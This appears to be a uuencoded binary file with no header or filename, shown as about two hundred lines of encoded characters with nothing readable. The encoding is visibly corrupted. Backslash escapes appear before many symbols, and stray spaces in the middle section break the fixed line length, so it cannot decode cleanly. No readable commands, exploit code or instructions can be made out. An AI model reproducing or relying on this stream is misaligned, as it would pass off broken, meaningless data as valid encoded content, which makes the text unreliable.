M.T)L`\D['9\_-:\ "N9>B7)L1\*8\*2`Q!J.,5[ ]Z/2]H\_%PU#\AOZ7C&.!5+#88
M^HD]K0,`/C&K^TWT6M+]IGDQQ=WF\*N2&XZ-I,=UHR.[ ,%\$8/(9T^~,N#\_JU1

M8.4E[XOY[&&]O5\*>"<ZGZ^E]N/"\_]1\*86+\37^N'5D<]1`\$QNR(;4S@"QS&R
MV]DBT5E/WT>ZG8QQ>O\P!V#!R<!PG@7JJ=TS'3'B.\*6TR2.7+:Q?<5'1-W`
MOH(^4:0;V%?OIZO;I6(#6=\&;\_7+N-EH\*)D9)ZM%S@484W)N5W\$X[(@?'^//
M,T8JXXYA1BIC"J"?>B>+Y7+!AK;O/OT;QH=KN\$5VNHEFC1&/,\>;L\?YZGA,
M8L&)A;1EU-ZA]^\$'3IGNA:2\$<\*M3P-:++F0E\_6)`R\C#I&(=O5^[OGWWO)IM
MVEU%Z.?3\~V"MS\$4<CH,&H<U;892+~H]3T3&[(ALV3^`X1B8=(LWFHYHEL/GD
M!TP>5;[)Z"(SW<?E4O<)=1]#4D),]QH?]5Y.2XP%+FZ.(B(JX0%NIC'VMPT]
M5BSN6~5U&I<1"RU9\*/2U!U`10~4\*%%(%QRV5N!CU>RH55L?R8G,?GRO?W/>>
M\&2^'2P'<3#W5%\$@J\*-P@>AJNAR+,\;A)6ZY@3M\B;GPEUK.'\_-P\$,H?8^`6
M\*H,XX(A7JR@XL.X\_3\$#%'`-3E&\*?)Q!<EB\V8@ZWO:=':8-/ [F-E'\_^SU5LE
MP2O.01:<+6]\7"7T\7277'1`UBNW=S@5.\$?K^?1W3R\+T-U)>WA+\$.VD\_2T9
M=0\*&[/<\_SWZWH\_9A1PKT^!P\F!68>@Z?5'WET)F%FA!7.G.L=. [ALV]@D=.0
MXWW0S\*`M&[RB#3:W5\_QI@S]E@SA\$#B/L%K1"SR@J,,P./0\_7HILE&@=&!`YM
MT=M);(MALV"\_+;:)\*[(:8=2);Q(#!LL4K&E!!`\IABQ&\_)!^A4D2.]T'K+?3~
MM7R)#7JMR5/6P1+>[=V&E#BXTD\*\0SV8</2'+JQA+2]-8SS+%`2TN8G! [F
MHP!^.\$=THITB(E\*X!#&+Z]LO;Q7+YUB.GN\_D@\*E2T\_:`(AC&QUJA+(Z)\$PO(
M+5Y.'B(2B1JW8:7!T,&/^^?7\$I/R83RY-, \$K"+Z\$G6S:JET^BN7PT&NI+QDJ
M8WUKU)>@9D?9P1Z\~+R\H[P\$2@>O/UW/~^</3T1`\<I:3I^>M"CT<E"/E]\>
MOX"<E-;!5Z2B8';PE7B\$=XL-J7::PE>=3P=:>^+RKWT(^M(\-357;4W25^;9
M3V@R\*0)H<I\&?TYS2?EWTQP[\*Q;>M<[07(PHB,!R&K'7QQ\*)][[I^9?46/[ [
M]-L]'GN2R\*9/.]<H;.F?W4T\*8#QN4!&\_`Y'J[H=P^\_/E<K2:??++\$O8):/3/
MI&=9,TWVHK\$6~6O16\$B,0/0F?G2MGHV%\_#J\.!W)Z\_F]\$1T8GG\*LOF\*@V/E0
M\_GHIWUUP0^X;>?&KC(F)\^:1=?SE\RYG2I%2"CB!/8",`.Q=\$7K]3G;B!A2O
M"+/@N\_5TMBO=']/ELWL0!;I".N9=,N]"<I0SK@DSU!TKW%>N2'=CN9'LSG\*#
M^5O+C68Q@2A"RZY9~AK(<4HV#~95#7,M08R(7(ZFV[@+,^DF#QM[?L9L4&@3
M]"=4\F4O\_G6GG2)`B87',[?'R\*1HZL=WZ`VIS"XN\$M=W,UW87B[!E/.T\$`MW3
MY7RY#;U)MPO<8')<2[G(#!H31N?EP^/\8O\$TMT?B.S'[>45NF8#+R8,^!=""Q
MKV+PAB>7`X\7;-(.WK\$F1X3%)1D,/ ?TJD,1QC(/.9X^,I\J34RVZ>.0<TER
MBXS<3RU.S?+7LW`9C+@`&ZEK':F%>3\*=F7SN.)&RG(P\462\EIQ\H\$F8ST\G
MB]7B\_OG^7~; \$MOR<%7G<7#[?8"ECZ^AS0\*K@?5H0'IDC\*,DJ!WJ<K^.<<\*M3
M#(KS2LM"84\_~#5\ /S\C(A,YH&0ZP?3.HP]=HB,%\$`DF6@>;(!0`\2A,#F(N!
MS%X>FUFEO63"~VJ,.YOO`\HS'`=Q<TV\*FIG6[OLEX7"6(NS7)`%TC+I4]#,L(
M@X~D@O\$K\*0I+X=Q\*)`55EG`KQ0^[%;SZ\$EQ(Y%9DR>DUMR\*K,;%;\>XC=BN1
MWXC<@PC<BN1ZXC=BCF/V\*V8(?0B]Q&[?%,>L5LILLBM1,XC<BMP'8?=2M&)
MW\$KL.F\*W`L\1NQ5S&Z^[E2K[GEL1`\_H!MU)U?L"m9~F/N)6L4WW'K93)=]U\*
MY#4BMY(6/^!68"^\16XE=1^Q6TN05MU)DA]T\*IQIQMV;OYT(>[G`^#. / \I,)G
M\$!.,#Z>HNR!C\S>I<2PR<;@Q?7E1%Z;Y9P99P,\*?~#Z%`P8U.?F:JNQK'4\
MRU;[:. " ?KI.Z17E3@I02P`\$>A&6\$P6,RP35/B\_0H\*J:5G1?\_~M2WG1FM.2E[
M!VJSWGW.ZGF!BA'G[EBR+W?MN(^WZ,R9.ZYD`E%PSE<1QQ]QV;`X%F"X<02L
M.P9TM:;;K[O\_V5JGZ=^TUK0K;L>\*9%+KB)N2B]5RXL8Q,#<@OG(ORM=<;3,8
M70801N<2/T8=="V\_BMX7MATI`\`C0U)-20OLU&#`<K?RSA!4%,)\*\_+V\LXOY
MK:-5':5=?EG<;4BL`A'7VSMH71C5@[L=%!:NOC<P?#VI.^`\$Y>%%;X].\*B/O
MP-,]"-GL^=[#L\S(N)610<OX+?EA!N2UI2TJ8T6RE9!A,'\_<?/'D"C)<2ACE
M;+`TC+H1X?FE6="W2Y\_78RGW\_CTH+O]]<:V"?VUK[=?@;:S\_ER\$\$,;'Q=/B
M9CGWK+QH6(/IO;^"P%G[7C.DR98T6?3WUY`5D>C[3#~^+9&, /Y;(MO8DLF!X
M/L+1%T"P!5;<W\_OU\Y?AR^[:^3<2Z!\*^G+P+]:QS]^GK,F?YH6/C!SKL/D1\*
M!#HWL;C).!QA\N^E@YECH76Y\`T97@P79>MV^`F@R=3BG!O]\_S6N'8\*K548
MA2LH7%A"/H`IB<\$R,M'CO\_# :X`+R3QT5W8Y[S.AT>!4M`Q38HB^3/W<\`FK'
MXW\_4KMM\*JF8CD<4QKIH/.)NW8Y4'=\*PH^F^,;51#:,K?T%3&R?2+M65]:I\_L
MS~TP2N^`I(2@~Q,\/H#.#1#J;!5MO@V\_`^=. \ \\_9/\_ (7;ZV[5]=R/9IW['M
M>PN/;= \=AFI9H9HJO3SN)-D/J0C!`\$WP>#\Z1@ZMOWA)WK\YO[^0N2=W+%
M!2]K!FFA#EDBD,@J<,H\$E='C`E%`6BSZ,#+>5^P5BTV;6#!?+M;'9=C:5ZZ0
M]Y=KU<U8;HIRSX?CWL5%[S/+R['~\CC]A,U1W\D?IY^~9IU<@'Y"HCBOV\*U!
MNC@^<I~=[&.R9`I64+`PQ+>9)9D8VPD;1[C:<!IJ].`\$W]LOG.8X65[\W+W]
MW[^C\_Y<WKC"V,L(PM%2\$(,6(A(@4~0.V+3NMH3EE5F4\_~WO)#UU4OR,^C24\$
M=K!@B!\C"B)\*\$S]KB[\_M16F%,~#J;ZW\p,`\*%3E8/H\_;9=O\_TIJ"5ZQ:A,GH
M&G#HC.BH<FR=9G<\_J\_X.K6/U,QX>\$HA;MO1LY3")ZQ@C,F(P>J,HN\$6SD:G
MDW>?6+,P)%<OK?VY;\_9OVW349,R^9/9PORUF1:9Y:8T\_F"#NNO\_AXB.\_~7+T
MV>1K%#P\>[Q[V5T?F("1~WHLA3(!&GQK>\$+VC1IV!MS]-<]@)0`S\*L(A=1Z
MX8R%HX"9XZ~N=N~W^6^\_1K\$H(K4>"Z60/) [7RI=R%)0#;O`J"0(7I/PZZ8A
MQF>]" :6LM7W=>]'VRK.UK:72[+&KK<G?G,=L^KXBL+=KUN:^%Z)(<83VM\_L[
MM\7O!'\*,SUXV<%J;\_`J>\*E'XVVU^\_YBUXWR.'K6.Y&2],M8KE6H?1.5\$(?:&
M^/A!.4V';ZZ>Y^`%?CWNFP0616Z'N4?RZ9\_2];,CM?3E<\_LF8V6T\_6T]73
MXW3~\UIQST<NL^J:(`<\$7':Z!5@R7Z/H`E+,GXU36)IQ`5(J+<1?\_AE'>/
M@!&Z?W:TG\*]NSQ[?;E#`P4&[!Z#NWQX7L\_F\_8?5TV:ZVD#\_RH420&#DOG][
M=\*=@BI91M~"?)R)R(M"7B1WO!Y<&EIH.L.[T<=C?]MZRPMK1[1\_6?GYH^~4
M[.EE[GHKJ!\EO"80D4&],[!U\U\X\_=;Y@"N4^J^LS4+C[@/06U?PUH2.]V+3
M+?8~+A#I%F1E6#KKAFTI<7'A&G\* <30>O&OM?\_\$\_%MYVOB0M1!K/YI^:@"+HD
MB3S6\$\_KBEE;#RZ'~C0AO@TLDX(2%A0^?&=\$W))<#)G\$C6~@;<`PIEWT!J/A
MZ234&: ]5:I7K9N+R<1XN<>N^#9IAS1M:HC2A;(DIB8Q;B+)7(6HT&LJ1NAQ\$

M) 43A\$X/X\>\$\$F27P==--;Q\#`090/C[ (S/) Z+[\_45&S]\G:\O\\*WOZH9J^) Q8
M5L&R0G/L191\$H\$F(' >\`UP8.O6] T&9S2->Y`X4OT90>ONB39 [J0LG!] JO2 (H
MY/\`) H:QM6&9:Z:6\F+;+O&W#=#X [4VN:; #1@\$FRK (XVR?IU\_(P) O>8\$G>FJ+
MO8`8..N`' Z&Q#V`28M#41 (\/P3.#1] JZHK; 0U%GGH+; LBR3%] TBLK3KC^\_ =9
M%6LKR>M(6TB2%(FF, 6T9+Y, !!; Q(6U>L6L&JY=16C"F) @641/3X\$K[?P-\T)
M[8NSOC\*Q9X`?>85EFGOI) (R#IR\"]) ?' IX2GAD\%SCV?G&:\*4I1, \$5I\*2I+
M<38>X--.T\_28B" (G`29\*NH<2L9Y) PD2I) <HL45R, L`/\*5@, 09RG", ^\W<FPT
MRJ`DO[ (B:Q;) !#[#E.I.3=UI8@F.Y6 (VIF""E`DR2T"%B] `AS& (PZ/D\$!1.4
MEJ!R"<[?G8IYX"RN) J"N, ]-U!EUC69,) ^KWS2TV0) 4R06H(, "4 (=COKO>Q=\$
MBJ28Q[P9G/5`I^\_ .2%<9NQT4T&\*6S!XZ) 4P7`0B"T%B!P<: :Y^74<0X=\$S5N
MPY (MS) W^() <Q`[CL.69G3 (P5`'+>Y#%OEF5\_\SL7IY!: :K8BJL, BAHW\$ (5
MG2W\*/7U(+A) H2H1[ `K-9\_P+-2.!X#S+; (GW`/-D6+P\-[`\$43`^3) #2\*\$B\*<
M&] 68V!Y\$T6Q+F"WQXX,) RNXV@060D, ?XD2J84YN9, B&Z (&'C") <; #N; JKI) 4
M`, T^AZ! [ (27S@/\$3+ (OB<7TX9<#=??L0%<T#% [ (: =KP?G&S! [45X0E) `L`G@
M^\_^ (SI3=) (0)@] Q%QX`N\$4`?<%E4R+YCD7@B["&\*9#.S`0%-K34UT0F\_>#Z%Y
MU/B0(`A\`) UNT6\_Z;\_] 9AOK\_VW]\\_ .?%:K9\OIW\_\] ?%ZEF^DO[?ES>#]3&]
ML\_A`225\_4 (+\36V@G8SD=:DM+FMNP> (\*\]) A+OKY4EKEU.5: -NA\*T; 7E^O[L
M[%=7N"?!? [L\*Y\$`?U":P<S>Z@9TJ/B, ^MYP]\_ \$KAA<) +PJN] <\*Q3@U^K-CJ:
M(.D>2\*`E) (DF2) D@LP3#P2A<4S4XNACV?G652`) -4S! -R>\$V3L-R\*DU3LYTZ
MEN; J+=#5:\*KMF5J#IEN-AF<>0DSAT.\$SQ>?%UH!9\*P5) KA4<\$5P;>"` `;\*X>
MNW1&T[\$\$; T[.3D?RX1MP#J#B9A0WVQK@J3QOUFK\_+%-X3G@1P9W6LE+A%>\$F
M; \_BR\_W42&1@&:A04 (:X408G%WTI) 19WM+!) FX0\$^AW2; PZ6L>O0N/Y\_V`U\_9
M[&FL8^ [ZVOO0?ZZOWT["\*`NV<\*`// [2 (#2G2G. "T2"!Y#`X.F<&12?. `(`F
M?:%5Q:JSXH4]\_ `AZ-I&GCRR7-, [%P32O3/-BK205+GOJ] X=CS:>0? (J[CXOU
MQBU:\_3[\_MKL&.[N\_] 8&1M<A\$RRFU`.R3>\$:E#`@#`!/@\C(X.QFE&T`\*9JEA
M=A, =(-B[CMD9W=(GWD\NY[/6U3[\>:MCA\$Y1!N2+'8D"Z%\$\$`3E/1R>] L#B&
M>>D\$`%QHMD?, A42] R3N7; X/6T?9=G+1`G, M\$!N3`P"%`N!:%@81\$S`N\XOD\_
M]"<]E:@`IE#) X<CU7`K`O3! /6+NH5; 0O (RPTSB!PC4]=D\$ \_FJV>0\$HO&^ [JZ
M/=^NO29V\*G.F<; U`T[O5^\_."A?U:Q`JX[B5&[ `NZ\*!6\$`O\_5PM\$+K\$>0O#T>
MBS4, -8+AB [TFC8@45>Z.0E1WM>H.4^4] @H=#N9##3) 2KJP?`) +\=U=NFL; \*
M; >@\_IUQUI) C\03&JW`B0\*8!.1Y!0 [G^P] Z7=; >2ZMOV#W@>IYDI\_DFTET>WR
M\#S\$G?/%RY`E1`^VY2LKT\_WU%] R%#4/%\*L?I=, ZYPUO=: \DA-DD`! (<B07#G
M) \*\*%RQ2GI@NW>5\$N[@6A7: !3:\$K4\*KN) DVOQIZ\*ZK\$=MEZ7U<OF#0:@742FB
M) F=%S) FV>SW: YBS[\*YRI1K"D1) GD+\$ (DBL#X`R@YF\CF\_!O3L3\*`, >AZ?\_7I
M`4U6D+GSNZO)`, \X=/F\*2M\*\*<ZT8X] `0J%!02>YT+&K"] B5-P+&`V (\$?SI?R
MIO^7MAN4, @=QG+Q2] [+ES14`4` (9E4@.:N4`/7H (-8:7, OX8DU/MV (?1Q(Y
M9W8ZW3=&@6M?G] C=V%&B#>>2-MMS\_+`M-XM; \*I<!D25IMC<FMBZ8&-X\_13] [
M-K&) 8MF\_`4:Z] ?/@/[X\*+ZW, KI#NCL\$B>:B`E`I` [QR\$982ACS (#%`7T-H16
MV-92@:GYZHM[Y744O0S, B\_XA"0-D^3@GNV(=#R6Y`O] ?DA%2&V, :I\].SZ1
M3^; 7DZ.I<CEN7[/^GJU.;E?;; ;NI+@T<LI!EDQR#+9`^ -6ISX\_+. , 3</EP-
MQZ`XB[; 4UCO, \:>RA, \M911M\$P, 2`C`\*\*!3"GA]) \#QK\$U`R.+K=R"\$<O-2%
M:4Y (-YBDD&2ST9?`-&N6V\5#B\$YJL4) HXF;>%O` :UT] F<S\*; D<5M\_F`SQ38O
MHX@5L\$=6W`W-B)>Z, %:V^: `1P9\RHE:DFOWH&XE [TYVS5V`5SI4=ZH%.EU>G
M`V2RWSK79!KF>MQ6I='`&B^R2\$P:U>J\*:T/3 [18CRG9"4TEP5-\*`2 (B`K1#;
M] (, S`T-V//X1#X; J.\_G, P; `=R5R+Q0-D=RPDV&3O, D) ^N8, `5\HA\$!L>6^X&
M; P; Q] 2, ^; , 8\$@/PO6S JG [ ( `IIX] T##<\_75AYQR?;\$7; ] :7&VMEAX7916/?3&8
M5#SOG9-8%\_BG4GG (N[R\* (C@V1P, LLMWA; JG, 0IXN, ", P\_W%9YE+=C8Y!>; YZ
M>2@=Q?GJQ/`B>6EB!MG(.) \@J] O0"; &583N (<R+J+<1N7%\_&QLULVROL?WRD
MMM`Q9\*LFZA99BB^`G^&6 (6WB+JK[?H`S1-\QXFZ\$J0; I> [M8 [8646N-G&BXM
ML3X (95B`ZR[GM^6C8C (J!K01\_9B<&&R?3T`+A\_!H4IL (<LZ9+)\_0D1%1 (TA
MI^] K^O3R7; .X>\IF. H-Q\_7 [EVMXR2%=58P#>T^PZZ5M\*7OKRR] WT0`\$<6/^
M<MI\*\_F@K-2P\$[\F;>0""2\K9AZLYVP; \7T\_7EUR<6 [#3H\LEG9I\*"W5Z+5/X
M9K56+%OV6GSZSNZOU#@\*6\_NMWYO?E/D\*) WFAKL\*./8J24A2L" `L` `; YL?1&\*
M.WXGKRAC` ;\_MK0EY%, W; 0VN- (:D91G9PME>`^ [N\_F%AAL7+LAI24 [QA>< (
M%0F8Y0EQB (-"@\_ .V:YMZ (`XAA%>SR0\D?^:"BO) !ZP:W=#XS2?:O/?NEO<U
M<UB>) L (=D:EF=\*R>O`% (Q^./76) \*HFV^%WKA8O\_UWC\$EP!B?A/9YN5YQW&! /
MTC0V\$1<B3. \$: `06RVH+58DC> (I4D8=XEZ\$ (^9G>; R<G) A#S5N! =M\X[U()] O [
MZ [MSV0A9K^; XM\$X?IYUWNS</, BNM+WW?EF2! 6S+U&^^ [</1D.Y; YX\BY^VG]
M@\*; `0@="=#SVTWA&/W/=KQL?31ZRY5Q\*^7=T>%3J:WT; Q-+NE:XI0A94C\*@Q`
M6!&9: [T2& [X\$QKC4<\$ [; YZKM, ON?I>TTC; 7M: +&VSZDFSE3MSFI\$+DC&JH/`
M&%<9SFD; %T` :9AWWS:P:P) J.FX#`IMMX) 4=MX\$I.VZ\$8A0W0IW\$C0!%#S="
M7@R: ?%4-F; RD/] 9^<LOZ; ;7AM\*9:K4; 4JG:%", #. `"] .@\_8A4T-N-1` [1] 7]
M+V@E] H3^7O (##42SKW) J57M/! "@ (0/\AM`) 9&1+S57"! "DO%, +E-V\$SCH15E/
M (UUC/K5&0M) V1"<DN=4SF^:+K; ZM4226D-^, 9YN\N[W?\_; "8?URT:K9]-U# .
M[N: .YD, WS/SB6IN&=V\*0KG\$] ^0C-\_, .C`' I.YW5AA^`CZ@M] HQ?"W@`7! `?>
M[46G1&=\$USD^>%!; U`CL.77Q/[11DO+9C4 (CKDOJ\$S0.7DA%B`X^"=[M02?<
MH4ZX0RU\_) =8H; 4^1JP>`3: , +5"!2++^?UR) W^^ [3B!%/; ?!"PI\$NV=D<2%L]
M; ) \YW9VN91ARR; 6.&HX] E2FC3/B`C.DYZ?KQ2.1N#`T) K0Q:0SVH) XST`\ :0
M#\_O=\*=\; (%=) X!) N] T0] &KR\$] .G8:>OBP^K] [> [5MM?<; T1N#<ME72%T (66BB
M0M\*Z7RCK^4&XJ`%#>O=C7#36X5EEY7YPTNX`#X`2@K#?\_0\_@0.GM\$TYYM!\FN

MU@&0\$XG>\_KF)=\5@>^Y\*UHHATYPSP. ]1V2R5S8?W7XO;S2\$?P?#OI<SV.N^D
M^ (C!=8UFLEJZ-8@UJ%>&ITZ4G (QZR><DCXV, SASG3]KK' Q4! 40GI ` (#TC' 0\
MPC!MCEP\_30\*A?KR4JT#AF7R, IK;? '<)F?3. [0II]; 8;!3E]PT (.U6H< [+29D
M\\_-5. "@4 \XV\_KLDVAV^T \=NMU"ZU) !6]DSCYS-XY'\_ -WTC0 [D] T\_B\*T5FXZ (
M3>FY73- /N^E"Y:<) LV# 'K; LKQ) VQPR]WT; EKM. XJ [\*OB5/3AXJQQJ70) RU0 "
M] `0%<B] 4!T+"9W-B; 2 `T9; ]>W-S [ \$SHN\*/<?WLM5SUTY+7@G `^D+U8J; FRQF
MW544Z\*E7/1G5DYM&, 8SV@@L#; RO [G ("2@. H7\*#M-^Y0-PO. 5G: ; \_?&6; >FB^
MV: /YHL\_W@; .Q@=' MSTZFO^W3ZGRE&, 3VW6\_9V/NP6" \W?J? IFEMZ?K] PX/7B
M3N%D (24+"5B0X%@2S\_ "/Z5NKO7W@) [GN5>>7R] BW: KFWN+G\9LFVC7V\N% ]<
M\$NX/N\ . [ '\_ .% )\_!RLO%G `N04 (&N' SMFKU [OBYAL", TXH0\_\$C+F+!E#0JS8DL
M&\_6SU; VYLU4%V2C) !M9PO9"\*\$" [X! !SQ?\*X\YS\_DUM; +<U+V\TSSHW. DU\$6>
M (TA" B"TC) -K\_3\*! ZFWM"EC, \$2NJ; IEZOOU] Q<G\YQVSMIZEP\<\3S&1. EYN;
MQ?GZ\A [ ] -BI<^ ]@9K<DU4@\$] /R0^9S, XZ. T#U\$049IX65<\: Y&J?8' VGR5?
MHM?UR [38EL\ : IR; W&&%Z\$, 5 (\$8B\_3RP^X&; B. BAA2\_<TA\I8) (/G\*MZM (4U,
M: H3RI6" 4F (G6TR?KM8RCT1EVEPNRG9) MG#T, H3\*B, \*I' L (=RF#GQK" B/89X
M9E] : RJ+] Y' Z! 057EHN/HZ<K3 () XMMGRRS50<G\ =^' / . \$A '1^ ) 9%WD [ \*DE! A8
M (G) %L@TJZBI [ <' C0^CMU>BG\9=-HXM9Q-SRVT=/2\$H1E=7-# 'K5"@H6X\DVN
MDW?L#6, DR^7G\6LE=OIYC: #?4M] M7" [C<) / (DET<; I0, <ERV) \*^V [+ "ML, WN
M& \*\* `X (K4 (#LH, Y" B (6F\$ \FZPH? ' IH4, N" Y+WVT, P3\?: 9\*1#6M2 "VN8EQ^W6
M+7D0EA" &L9L98M. P\$0Z' `?GHOX] I) `E, `T-DOVG42?6\$: =0L&>2X [ ] IE1Z91
MHMS8--^D6F0U5++BTP#Y" 37T3XV#=#!3&?) `CTV# `WZ9L\TQY0W" "L) LWE, W
M<5DDSB9-&&!LO\*A^9/ ` , "Y' 6D\_1 ( `IVZE9/27" JM8>?RT] 5Q [ , RP#%; \$O1.
MCRC?4FWD=\*Q3S) IB8H\*, `17G1SAT&] 3KP3I' E?R<' I (RT@-2?Z\$> [#I22C\$Q
MG\_8 ` , @ (PE2H4>C@ \ . ] @ [ \$0LZ?DN#: \$ . 6/U<1RY<GX>-N\*O%=YN [PNTN) /PX\
MU8?GL=\$" F%?KRVMT-15#4E0XM. 3) +' W [TW#9^B `L&AN#D<T5 [8\_4=F" [#7-
MX\_-@H [ @ (>)%J>7=YTW6Z\ : IG. Y5L) RP&^A `5\$; 6U9-%M29IT/?K\_+?E76C (I
M\_W) +LL?5G, -; W\_X^1\$ (\$IF\_%HB5/9 [M\_O' 7KV [ISM6C<WXKDQK\*SIIPU8=\* (
MZ07I-ENH (\_\_\_IX2N) GN (YJ7Z\$ \$ \MN=-6LJ7I<R `>G5. \YE8Y:=UOG) (--2>] E
M1%\_: U\O-J7A) [3JW%6YYXA1V=G>] <I8 (KKJ5; MI\*>55SA `8; ` "4\$H<T ('T) G
MAFZU>2S; H (! .WTP/3-HV>M#S=!IT@/, 7KPA@7Z] DK\_ [4/\*?, + [I3\*5DKR!KV
M<P= `) 4&52: O/] 1 [MJU^<RC#HKK>>3 [\_BQC. //R113S^L\$\*UN/&) UV (: /R&R@
M<6+<U. `&/-, I3>@IF\*\$+FN?F/CB; -> [4AVFO\_ : \$ / -" >X\_ [ . BLEA1@Z# "R2)
MCIZ3CO, N (IL^: &E0%N6 (E2, V\$; 5V5! Z+; \*EDE' ' 8^] Y-ZNVKT1T; D20" +WX
M2VM%?-) FJQ@RQN9-V+QP; 8^H" : GH>, 0U, 3 `C4\* / < [\KYP^Z) ["Y<; %DLCESR
M9/U^K9X=G=>ND] ] IKR) #E<E4<2\_ ' ) .0E) +5B1. 63CY) \H ( , -PBK" : I, K; X?&
MO5E\I5-4B\*\_ [HG, 7<M2^%8\]) TWC@ (&->CT. TN; ; /O5] ^HHA6] -: SON+) TGD
MP^E>SNQ\*H"+; G?@4#3B\$2HA"@Q, ?\*^: <BLDZBI&DCF\*0] E] / , >4. : ? (F\* : '
M4 `51I2DFXY; ?\_N3/QV%5\$] P [C?<C' +S\*4^O\_? -8DOC\$J792\*7' 9>@#XG- `!
MLW: ID%Q] =HU%2E-3FA#B) B) ; Q^+XYANPZ4\$FAJ25" " ! `R<&9: B-+6U\_86\_EL
MGT&NFA%8D7: ` (RJDNLF6J6/\_\*+ \KG-5SV ('W>P\]) QU# /Y%- ' [0TJ+KB3\$ [ .
M. E<40: YP</ . 3UP^PZ1' ?/O `Q [= `V\_KI. ] \PFXI"2U) 0\$C3N `RMG& \ `DW?# . <
M (; \$, >CGC\, @T@\_34YK@VGF8\TYTL [ [B\$, N\_TE [?; 7SW^6B/CO6\_VUJO [3I\_0
M0TC9##. \F^>, .V, \_ (\_O!5&) R3C (LA<"F!UD^ (L-Y/< (-D58AL) ; V!0FU-) -5
M>, !P' FDC [ ] \^ ] E, Z [G^4<' 0WRX<VQB%T4\D `\*HGW' ] J+"R7>AI2O75QG] &5S
M [ " [8HHB?W (O@' (!@%H9M^L&I@2-Q. /H7V3/\$21BDP@MDSB69WDG: \*IXLY&0A
M4XDB1\$ \$ \$ AF5BFWYP96!U! \%"AAZ0H-2PX2\_N. 6UW; \_6KWZ+E1\$6S52 (\_A#K3
MV) ?] R\Y\$MGX\_EY@\$</!!U>5H. PRK1&&E14-!GEM&HK' V# "W">V" ?Q5ZU09M>
M; &; 8KG; 8W&7^K) -. \$6LG\1W>LTN) 2DJ40STQH" ('RT! "FSYL-3\*L [A: \; ?PM
M>T&, 0V? `>N3P9NNV\*M (.E^B' 0, K@I6PO2J\$N. H! I `1DX!A0\#-I3D\G. VX9
M4N7. D<1S@SMJ# [ZQ\$\*C [T^V=) M+7^E@V8+9/& `3V<C7\_Q%1. 4 `) DLE^I?0T5
MN=4: 5F\N+4G4U0^AZN-EBQ-) I6=01ZS=F%R27) ERT) PQLB; 2XA' L' . X<^E4<
M-O' R) %: ?W? ' SW] 62NO-ILUG=1: \D/H0M9M\*X" \; Y<' =U^V [E] L11 [W5#F7J9
MWF!, 93J\_ALB^D [#FT (!0OGV `A ` ` , #80VO=C, L. ZROU<6!H8>6 [ON; \*7\$; 08%
M; 6 `> (C- [I [A: S<!J, W9H!HCQ&Y-+DF\$&!#8] R-JOYGZ] , W&"9=@32WNM8. =R
MW36" # [\$' -5H-R6PU7BB4\_. @TYF4\$!] ?7K [N] N23" ] Y\*L, : H88W!A\*ZR' GI".
M!E8DQ?0R9IT3F+ `W9K; &BWW\$&\*@!@S>7LN [ . !&] +B&IBI [ &] [M%] 4%\* [D@O7
MEDLJ2F7W@N44##-] EUJ0JBL"XG: [P (K `FL" P%?91ZW"NW] LF@; ?ZBE&?2; 1'
ML [%AR/3WK5G>V3#@1\FOWTX\_B) Ooz>K>CY26OK. 2+) T! <ZW?E4S-BW; &Q%#S
MHF4RV9HN\ ] \Y] / `Y) R\9-<+ `@AG>@>M%9\$3@0 (O8IA) <\$\*R [E [ /39MK19<F [
M#9\$NL7<0J [ (K) O2H, K\$ "SP, ; ; &?%H^P"U `A#MT\*! -' S89&Q8 "M9M@3IPD&32-
M] CPCGC5V; Y: , / ^5G#78T: [8X+] 2+%M46WIY] DY9K4) 66UKH9/#K>5] IU>ZG9
M& `9U\*88' NCTOD [4/\$\$+19\3?6JT [+X1D"\$] @^XQ>>2F5ETA+Q. 2, 9%@6@4T/
MLC `D/FPB) RL' 1V>GOB&"7?4?P' &OWJW#K `1?2\5: @N' T (F@Y \\*A6+#C2 ( ( ^ .
MGQ0/ , \_<: QO [J; BEZC"WC?+7^&-D%#R<Z/K-6HW&7) N0. \_; , 'D! \*0@7U `N^SS
M@J70<KPR\8LD\$"] +Q&3WH?) ' >H=^FQUR7Y! [S. S] F) \*8RB3, 8PG/\*6\$-/\3L
MUXMH>WY5-HV\I^ -B+ [-46, , 1R17. C0&B+^L2. ' JOZ (KX6U9S2?/\_+DSKY0
MYI=W3&/< (NWZ (#F&=>] ' 0 [ ( , ?MYNP\W ` , H) PF8, X4/HTM#!M [X/41%18\_. N
M>\1Y&^YC<!>) PCKQAR, D>/FY; K\$-NJ->9G\*V\*S; >R) 9=\_B2\*40A: 9 [0N-649
MZ+S\$1; #\\$>9NEY) J=T=114POF1O] A\@>8/T (W+JVIW2+) E"CHCX\$ [9@; 4\3N
M] H%3%I=NWZ4@W2YFA) FF#Y" S-I@7H4TOMGS\$; GE [DV [>YU@U] "&H' 01\$) ] : Y

M\$RGNT?T0\_3VF<T3'7@Z1W@F"0/,Z'DL]@)PE07Y";\$'D2I]RU(?@#T+.RB\$
M;H545"3W3UJF>A\$T`EPV)[9S'D,L]T%T>NL'<:R!^Y7!\_=8@D;:-&'R\#T`S
MP-:"09M>;/V(W1[:%5#;R(Z#Y%X(=8&KQ01[;W4"Z8.68R+L`60L"4H@U+LP
M>K1Y,\$\*00RAJ`U\_8Q`\_\$6[^>9!PZ\TN'T2774UNDLOA[&-JXE)G>VU:RK3F
MU?\$1\$S,FOIH>,BUW:8]%%BZ5XZ(DE[XFT?J%#UXM=!\$J\_'2+!KLCQLN.,IRK
M0"(1?A-F20>S8'T"3\*:9<F8JGLC\$FDK-5#%3;9D:>7/I;/)J^NKX\.RH(Q."
MN>-WK!F3Y.F,E"U)-6/&C/E6QI!)G\2/ZBPT:\FLU7>SLM:ZS8JU-?X86]:S
MF3(<Y4H3S94R5Q;GBMA,<\U5,%=IN?H%2VDA!\$2,\*/MC/&BV-SWJJ38;L9`8
M<JZ0\6,Q>S\*ZO=P\_C4I)6`H142%I5\$ALC)D98Q^(>)4T/CR,T,M.07:(B-@I
MR0ZZI9&5JIK-V/GRQ\YWT)Q<^\$?^A"CZ66A0U8OV]847X\_\_S^Q92QP>H"3E^
M.WE[PO%`BTFE&"9=' \$R0308U2SJ>OD)2)F4C-\88S9RUF2U?R';1R#].S^1!
MF\*3]Y^'!J\_;>?X].SE,7F3\,WV1X\\_CE[OCLBA>%&V>71G<2OSY\EC&X+WF
M;8CN\_Z)"TN'+E[=-62`@J4924/@\_#@^F)R\_&HRV,&CX((L'\_%\_'XIZU5EO)VY
MU;>NH^\_ESC/R^<BN@X<'7>^>;00>[ '2\$@ [RZ"-NU=D59\&H.[>2T12F5PH%,
M(.1L\76BS+6G<=G?QMW9W3\*\$VO+Y>(Z48>-B5Z@6CL%PIGL'B@;ZTYN,JI&
